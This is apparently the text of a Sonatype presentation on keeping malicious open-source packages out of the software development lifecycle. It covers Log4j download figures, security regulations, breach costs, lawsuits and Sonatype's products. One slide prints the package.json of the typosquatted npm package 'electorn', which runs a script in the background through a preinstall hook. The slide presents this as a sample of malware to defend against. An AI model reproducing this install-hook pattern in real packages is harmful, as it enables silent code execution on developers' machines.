sonatype

Prevent Malware from Entering your SDLC and Save your Company

Meet Today's Presenter

Cameron Townshend
Principal Solutions Architect

sonatype

Today's Topics

1

What we Know

Look at key regulations, trends in liability and Log4shell downloads

2

Taking Action

Explore potential impact and identify actions you can take today to protect your company and assets

3

DevSecOps Controls

What we Know

sonatype


Apache Log4J Vulnerable downloads

CVSS severity rating of 10, the highest available score. The exploit is simple to execute and allows attackers to remotely execute code on a targeted system

Publicly disclosed in December 2021.

Enterprises are still downloading the vulnerable version

Apache Log4J Vulnerable downloads



199,450,469

Total Downloads Since Dec 10, 2021

32 % vulnerable

31 %

Vulnerable Downloads Last 7 Days

3,076,718 total downloads

log4j Daily Central Downloads

log4j Percent Daily Central Downloads

See Live Stats https://www.sonatype.com/resources/log4j-vulnerability-resource-center

Regulation Around the World

U.S. Office of Management and Budget: M-22-18

- Originated from Presidential Executive Orders of 2021
- **2023 deadlines** for software attestations and, if requested, SBOMS
- Impacts federal agencies and those who sell software to U.S. government agencies

EU Cyber Resilience Act (CRA)

- Intended to "bolster cybersecurity rules to ensure more secure hardware and software products" with a focus on **fewer vulnerabilities**
- Specifically mentions a manufacturer's recall for products with "digital elements"

ACSC's Guidelines for Software Development

- Issued in March 2023
- Focus on Application Security Testing, with specific focus on **helping developers identify vulnerabilities**
- Directs following U.S. NTIA's SBOM Guidelines

Australia Guidelines for Software Development

Australian Cyber Security Centre (ACSC) issued Guidelines for Software Development, specifically calling out need for:

- **Application security testing**

Focus on helping developers **identify vulnerabilities**

- **Software Bill of Materials (SBOM)s**

Direction to follow U.S. National Telecommunications and Information Administration SBOM Guidelines

Australian Government
Australian Signals Directorate

ASD AUSTRALIAN SIGNALS DIRECTORATE

https://www.cyber.gov.au/about-us/view-all-content/publications/principles-and-approaches-for-security-by-design-and-default

The Cost of Suboptimal Cybersecurity

Increase in malicious software supply chain attacks in one year.

633%

The problem is growing.

Estimated cost of a data breach on a per-incident basis.

$4.5M

The cost is astronomical....

Percentage of growth stalls are avoidable

85%

especially when you then consider innovation loss and financial misses.

Sources: Sonatype 8th Annual State of the Software Supply Chain Report, IBM, Gartner

Liability: Corporate and Class Actions

solarwinds

Shareholder lawsuit alleges company misled investors about security practices leading up to 2019 data breach.

[24]7.ai

Delta Airlines sues a software provider for a malware attack that allegedly allowed fraudsters to access data.

KRONOS®

UKG

Employees of Tesla and PepsiCo sued UKG due to alleged data security negligence.

Taking Action

Key Contributor to Breaches: The Developer Double Standard

Proxy to internet and regular monitoring and management of what crosses the border into the network

General Employees and Network

Unmonitored and unmanaged code crosses the border and is added to the company's repository

Developers

sonatype

Repository Firewall

The fastest and easiest way to protect your organization from costly supply chain attacks

First Line of Defence

Block malicious and suspicious packages from entering your supply chain

Innovate Faster

Automatically find and return secure versions of requested components


Reduce Time to Market

Prevent costly issues in your SDLC before they happen and get your code to market faster

sonatype

Sonatype Automates Software Supply Chains

Open Source Code / Source Code / Containerized Code / SBOMs



Nexus Firewall
Automatically detect and prevent malicious supply chain attacks.

Nexus Lifecycle
Continuously identify risk, enforce policy, and remediate vulns across entire SDLC.

Nexus Repository
Manage libraries, artifacts, and release candidates across SDLC.

Sonatype Lift
Accurate and actionable feedback delivered during code review.

Advanced Legal Pack for Lifecycle
License obligation and attribution automation for devs and legal.

Nexus Container
Secure and protect containers from dev time to run-time.

- Complete and accurate inventory of all 1st and 3rd party components
- Generated with every build.


Implementing Best Practices Throughout the SDLC

sonatype

What does an open source attack look like

sonatype


NPM Malware (typosquat) – “electorn”



```json
{
  "name": "electorn",
  "version": "10.0.0",
  "description": "wrap electron, auto update.",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "preinstall": "node update.js &"
  },
  "author": "",
  "license": "ISC",
  "dependencies": {
    "electron": "^10.0.0",
    "node-machine-id": "^1.1.12",
    "node-serialize": "0.0.4"
  }
}
```


Ref: https://blog.sonatype.com/sonatype-spots-malicious-npm-packages

Malware code - electorn



